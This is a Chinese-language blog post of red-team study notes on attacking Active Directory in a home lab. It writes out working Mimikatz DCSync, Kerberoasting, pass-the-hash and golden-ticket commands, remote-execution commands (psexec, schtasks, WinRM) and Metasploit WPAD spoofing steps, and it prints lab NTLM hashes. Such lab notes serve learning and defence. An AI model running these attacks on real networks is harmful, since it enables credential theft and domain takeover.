Mimikatz 有一个功能（dcsync），它利用目录复制服务（DRS）从 NTDS.DIT 文件中检索密码哈希值。这样子解决了需要直接使用域控制器进行身份验证的需要，因为它可以从域管理员的上下文中获得执行权限。因此它是红队的基本操作，因为它不那么复杂

```
mimikatz.exe privilege::debug "lsadump::dcsync /domain:xxcom.local /all /csv" exit
```


.#####. mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(commandline) # privilege::debug
Privilege '20' OK
mimikatz(commandline) # lsadump::dcsync /domain:xxcom.local /all /csv
[DC] 'xxcom.local' will be the domain
[DC] 'DC.xxcom.local' will be the DC server
[DC] Exporting domain 'xxcom.local'
1002 DC$ 70526fad95617ff8602f3ba95ce9dcdd 532480
1001 admin 161cff084477fe596a5db81874498a24 512
500 Administrator 161cff084477fe596a5db81874498a24 512
502 krbtgt f9a2852e1bc22ebf796233cd903b3afb 514
1107 bob 161cff084477fe596a5db81874498a24 512
1108 BOB$ b50b59b561d3e3cded1d99106c3d20fa 4096
1105 john 161cff084477fe596a5db81874498a24 66048
1109 JOHN$ e3e6da82866001943f0f6761d87b625a 4096
1110 web 161cff084477fe596a5db81874498a24 512
mimikatz(commandline) # exit
Bye!
米斯特安全团队

Access Token

> 基础篇过了一次，实操的时候摸过了，用 msf 下的 incognito。getsystem 也是去搜寻可用的令牌进行提权

Kerberosting

> 这个之前看到，但是没有认真看一下

原理

因为看过 Kerberos 协议，结合蓝军文章可以简单理解。在 Kerberos 第二阶段（即与 TGS 通信）完成时会返回一张 ST，ST 使用 Server 端的（当时我说是 NLTM Hash）密码进行加密。当 Kerberos 协议设置票据为 RC4 方式时，我们就可以通过爆破在 Client 端获取的票据 ST，获取对应的 Server 端的密码。（学到了，很开心）

实操

首先安装一个 mssql ，注册 spn 服务

```
setspn -A MSSQLSvc/web.xxcom.local xxcom\web
```

注意需要为本地管理员权限，否则会提示权限不足

```
PS C:\Users\Administrator> setspn -A MSSQLSvc/web.xxcom.local xxcom\web
为 CN=web,CN=Users,DC=xxcom,DC=local 注册 ServicePrincipalNames
        MSSQLSvc/web.xxcom.local
```


先更新的对象

```
PS C:\Users\web> setspn -Q */*
正在检查域 DC=xxcom,DC=local
CN=DC,OU=Domain Controllers,DC=xxcom,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC.xxcom.local
        ldap/DC.xxcom.local/ForestDnsZones.xxcom.local
        ldap/DC.xxcom.local/DomainDnsZones.xxcom.local
        DNS/DC.xxcom.local
        GC/DC.xxcom.local/xxcom.local
        RestrictedKrbHost/DC.xxcom.local
        RestrictedKrbHost/DC
        RPC/1114e951-d6cc-44dd-885a-bab8244cc8b4._msdcs.xxcom.local
        HOST/DC/XXCOM
        HOST/DC.xxcom.local/XXCOM
        HOST/DC
        HOST/DC.xxcom.local
        HOST/DC.xxcom.local/xxcom.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/1114e951-d6cc-44dd-885a-bab8244cc8b4/xxcom.local
        ldap/DC/XXCOM
        ldap/1114e951-d6cc-44dd-885a-bab8244cc8b4._msdcs.xxcom.local
        ldap/DC.xxcom.local/XXCOM
        ldap/DC
        ldap/DC.xxcom.local
C
C
        RestrictedKrbHost/bob.xxcom.local
        HOST/bob.xxcom.local
CN=JOHN,CN=Computers,DC=xxcom,DC=local
        RestrictedKrbHost/JOHN
        HOST/JOHN
        RestrictedKrbHost/JOHN.xxcom.local
        HOST/JOHN.xxcom.local
CN=web,CN=Users,DC=xxcom,DC=local
        MSSQLSvc/web.xxcom.local
CN=WIN-QPI5SGM4UQH,CN=Computers,DC=xxcom,DC=local
        WSMAN/WIN-QPI5SGM4UQH
        WSMAN/WIN-QPI5SGM4UQH.xxcom.local
        RestrictedKrbHost/WIN-QPI5SGM4UQH
        HOST/WIN-QPI5SGM4UQH
```

运行 Add-Type 的报错，缺少依赖，为了节省的时间直接换到 DC 上去操作

```
PS C:\Users\web> add-type -assemblyname system.identitymodel
Add-Type : 未能加载文件或程序集“System.IdentityModel, Version=3.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089”或它的某一个依赖项。系统找不到指定的文件。
所在位置 行:1 字符: 9
+ add-type <<<<  -assemblyname system.identitymodel
    + CategoryInfo          : NotSpecified: (:) [Add-Type], FileNotFoundException
    + FullyQualifiedErrorId : System.IO.FileNotFoundException,Microsoft.PowerShell.Commands.AddTypeCommand
```




```
$SPNName="MSSQLSvc/web.xxcom.local"
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName
```

```
PS C:\Users\administrator\Desktop\mimikatz\x64> $SPNName="MSSQLSvc/web.xxcom.local"
PS C:\Users\administrator\Desktop\mimikatz\x64> Add-Type  -AssemblyName System.IdentityModel
PS C:\Users\administrator\Desktop\mimikatz\x64> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $SPNName


Id                  : uuid-33c3f658-782a-4134-b034-62a9c8df4a8c-1
SecurityKeys        : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom           : 2020/7/14 9:31:04
ValidTo             : 2020/7/14 19:26:15
ServicePrincipalName : MSSQLSvc/web.xxcom.local
SecurityKey         : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

在 mimikatz 中运行 kerberos::list /export



之后跑的工具为 tgsrepcrack.py，下载地址：https://github.com/nidem/kerberoast

```
python tgsrepcrack.py wordlist xxxxxx
```

运行即可

密码喷射

使用到的工具为 kerbrute，可以爆破用户，也可以进行密码喷射

0x06 横向移动

账号密码连接

IPC


> 从这个博客搬运来一些东西，为了方便理解，仅供参考

IPC 是共享" 命名管道" 的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限, 在远程管理计算机和查看计算机的共享资源时使用。利用 IPC$, 连接者甚至可以与目标主机建立一个连接，利用这个连接，连接者可以得到目标主机上的目录结构、用户列表等信息。利用条件：

139,445 端口开启

管理员开启默认共享

```
net use \\1.1.1.1\ipc$ "password" /user:username
```



psexec

psexec 是什么：详情看百度百科，看完后我概括（搬运）一下。是一个轻型的 telnet 代替工具，可以在远程系统上执行程序，不过特征明显会报毒，同时会产生大量日志。msf 下也有对应的模块，搜索关键字即可命令为：

```
psexec \\target -accepteula -u username -p password cmd.exe
```

wmi

> 刚好记得，前几天 360 团队掏出了一个 wmihacker，玩了一下觉得挺好滴

其实看下 helper 就会用了

挺好使

或者用自带的 wmic 也行

schtasks

定时任务，直接搬运指令作为记录

```
schtasks /create /s 1.1.1.1 /u domain\Administrator /p password/ru "SYSTEM"  /tn "windowsupdate" /sc I
schtasks /run /s 1.1.1.1 /u domain\Administrator /p password /tn windowsupdate
```

at

计划任务，也没啥好说滴

```
at \\1.1.1.1 15:15 calc
```

sc

sc.exe 是一个命令行下管理本机或远程主机服务的工具，具体看 help ~

DCOM

先 mark 一下

WinRM

> WinRM（Windows Remote Management）即 windows 远程管理，基于 Web 服务管理。感觉就像是 SSH ~

用账号密码即可远程连接，我本地配置的时候有点问题（设置了 TrustedHosts 还是不成功...），所以先记录一下指令

```
winrs -r:http://targetip:5985 -u:Administrator -p:password "1qaz@WSX"
```

一般来说，5985 是 http，5986 是 https

PTH

> PTH 在讲 NTLM 认证的时候已经阐述过了，这里主要是传递的方式，这部分之前复现过了。和 PTH 紧密相关的是 KB2871997 这个补丁，但是 sid 为 500 的管理员账户仍可进行 PTH，也可以使用 AES-256 密钥进行 PTH 攻击

impacket

'

Invoke-TheHash

Mimikatz

```
privilege::debug
sekurlsa::pth /user:dc /domain:xxcom.local /ntlm:xxxx
```

msf 和 cs 下，之后放上来

NTLM-Relay

> 这个之前摸过了，感觉这种情况实际用的比较少，算是比较被动的方式~ 觉得主要围绕 Responder 这个工具展开，之前玩了一圈，但是没写文章发出来，这里就跟着大佬文章，稍做记录吧...

攻击手法 1

Responder -b 强制开启 401 认证，触发场景就是用户访问一个网站，弹出小框框，在内网下捕获（总觉得挺明显的）

攻击手法 1.1

> 这个没看过，看了介绍就是因为都能控制 PAC 了，那直接让用户流量走我们的机器过...（PS 非域内）

这个还没手动做过，还是先 mark 一下

msf 指令

```
use auxiliary/spoof/nbns/nbns_response
set regex WPAD
set spoofip attackip
run
use auxiliary/server/wpad
set proxy xx.xx.xx.xx
run
```


攻击手法 2.0

> 这个挺有意思的，mark 一下，流程为：responder 关闭 smb，开启 ntlmrelayx.py，做 ntlm-relay

域信任

> 这里搭建的时候是单域环境，没有做多域环境... 又先埋一个小坑...

为了方便理解，直接从 jumbo 大佬的文章里把这个图搬运过来



可以看到跨域请求资源的时候，先在本机上完成了 kerberos 认证的前两步，之后与另外一个域上的 DC 的 TGS 进行交互，获得 ST 后访问目标 server。蓝军中提到的情况是子父域的情况。找到了一篇对应的文章（https://www.cnblogs.com/zpchcbd/p/12215646.html），也是在同一域树下通过（Golden Ticket + Sid History）的方式，即下面提到的增强票据，完成子域向父域的提权）

lsadump::lsa /patch 抓一下本机 krbtgt 的账号密码

Get-DomainComputer -Domain xxx.xxx 获得父域的 sid，然后添加父域 sid 管理员账号

kerberos::golden /user:Administrator /krbtgt: 子域的 KRBTGT_HASH /domain: 子域的名称 /sid:S-1-5-21 - 子域的 SID /sids:S-1-5 - 根域 - 519 /ptt

其中的 519 代表 Enterprise Admins 的 RID（仅出现在根域中）


PS. 说实话，这里没实操我没看懂，不过我 mark 了，后面搭起来了回头重新摸一下，这个摊开讲也能讲很多滴...（菜哭了

攻击 Kerberos


金票

看过了，所以略过基础部分

在看 Freebuf 上这篇文章 (https://www.freebuf.com/articles/system/197160.html) 的时候，看到了增强票据，可以跨域使用。这与 SIDHistory 有关，然后这个东西好像已经很早了（在 CSDN 看到一篇 2004 年的文章... 至于利用是在 2015 的 Black Hat）。
因为目前是单域环境，即当前域为根域，所以能看到 Enterprise Admins 和 Domain Admins，而子域下是不存在 Enterprise Admins



whoami /all 可以看到，这个的 RID 为 519


管理员: Windows PowerShell
组信息
组名 类型 SID 属性
Everyone 已知组 S-1-1-0 必需的组，启用于默认，启用的组
BUILTIN\Administrators 别名 S-1-5-32-544 必需的组，启用于默认，启用的组，组的所有者
BUILTIN\Users 别名 S-1-5-32-545 必需的组，启用于默认，启用的组
BUILTIN\Pre-Windows 2000 Compatible Access 别名 S-1-5-32-554 必需的组，启用于默认，启用的组
NT AUTHORITY\INTERACTIVE 已知组 S-1-5-4 必需的组，启用于默认，启用的组
CONSOLE LOGON 已知组 S-1-2-1 必需的组，启用于默认，启用的组
NT AUTHORITY\Authenticated Users 已知组 S-1-5-11 必需的组，启用于默认，启用的组
NT AUTHORITY\This Organization 已知组 S-1-5-15 必需的组，启用于默认，启用的组
LOCAL 已知组 S-1-2-0 必需的组，启用于默认，启用的组
XXCOM\Group Policy Creator Owners 组 S-1-5-21-2624334835-4186325131-2104596172-520 必需的组，启用于默认，启用的组
XXCOM\Domain Admins 组 S-1-5-21-2624334835-4186325131-2104596172-512 必需的组，启用于默认，启用的组
XXCOM\Enterprise Admins 组 S-1-5-21-2624334835-4186325131-2104596172-519 必需的组，启用于默认，启用的组
XXCOM\Schema Admins 组 S-1-5-21-2624334835-4186325131-2104596172-518 必需的组，启用于默认，启用的组
身份验证机构声明的标识 已知组 S-1-18-1 必需的组，启用于默认，启用的组
XXCOM\Denied RODC Password Replication Group 别名 S-1-5-21-2624334835-4186325131-2104596172-572 必需的组，启用于默认，启用的组，本地组
Mandatory Label\High Mandatory Level 标签 S-1-16-12288
特权信息
特权名 描述 状态
SeIncreaseQuotaPrivilege 为进程调整内存配额 已禁用
SeMachineAccountPrivilege 将工作站添加到域 已禁用
SeSecurityPrivilege 管理审核和安全日志 已禁用
SeTakeOwnershipPrivilege 取得文件或其他对象的所有权 已禁用
SeLoadDriverPrivilege 加载和卸载设备驱动程序 已禁用
SeSystemProfilePrivilege 配置文件系统性能 已禁用
SeSystemtimePrivilege 更改系统时间 已禁用
SeProfileSingleProcessPrivilege 配置文件单一进程 已禁用
SeIncreaseBasePriorityPrivilege 提高计划优先级 已禁用
SeCreatePagefilePrivilege 创建一个页面文件 已禁用
SeBackupPrivilege 备份文件和目录 已禁用
SeRestorePrivilege 还原文件和目录 已禁用
SeShutdownPrivilege 关闭系统 已禁用
SeDebugPrivilege 调试程序 已启用
SeSystemEnvironmentPrivilege 修改固件环境值 已禁用
SeChangeNotifyPrivilege 绕过遍历检查 已启用
SeRemoteShutdownPrivilege 从远程系统强制关机 已禁用
SeUndockPrivilege 从扩展坞上取下计算机 已禁用
SeEnableDelegationPrivilege 信任计算机和用户帐户可以执行委派 已禁用
SeManageVolumePrivilege 执行卷维护任务 已禁用
SeImpersonatePrivilege 身份验证后模拟客户端 已启用
SeCreateGlobalPrivilege 创建全局对象 已启用
SeIncreaseWorkingSetPrivilege 增加进程工作集 已禁用
SeTimeZonePrivilege 更改时区 已禁用
SeCreateSymbolicLinkPrivilege 创建符号链接 已禁用
用户声明信息
用户声明未知。
已在此设备上禁用对动态访问控制的 Kerberos 支持。
PS C:\Users\administrator>
米斯特安全团队

由于没有搭设子域环境，我们假设子域中的 sid 为 A-XXX，而当前根域的 Enterprise Admins 为 B-519，那么上面提到的域信任提权组成的为 A-519，这个 SID 在整个域林中是不存在的。这与 SID History 有关系，SID History 本身的作用是，在域迁移之后仍然保持原来的权限，可以访问原先的资源。子父域双向信任同理。

还是埋一个小小坑，在搭建完多域环境后再进行补充

银票

看过了，略

委派

> 这里是一个知识盲区，去年打 3CTF 的时候，是 360 红队出的题目，那个时候 wuppp 大佬讲 wp 的时候就一直提到基于委派，基于委派... 那个时候 kerberos 都看不利索，理解费劲，如今碰到，趁机好好看看

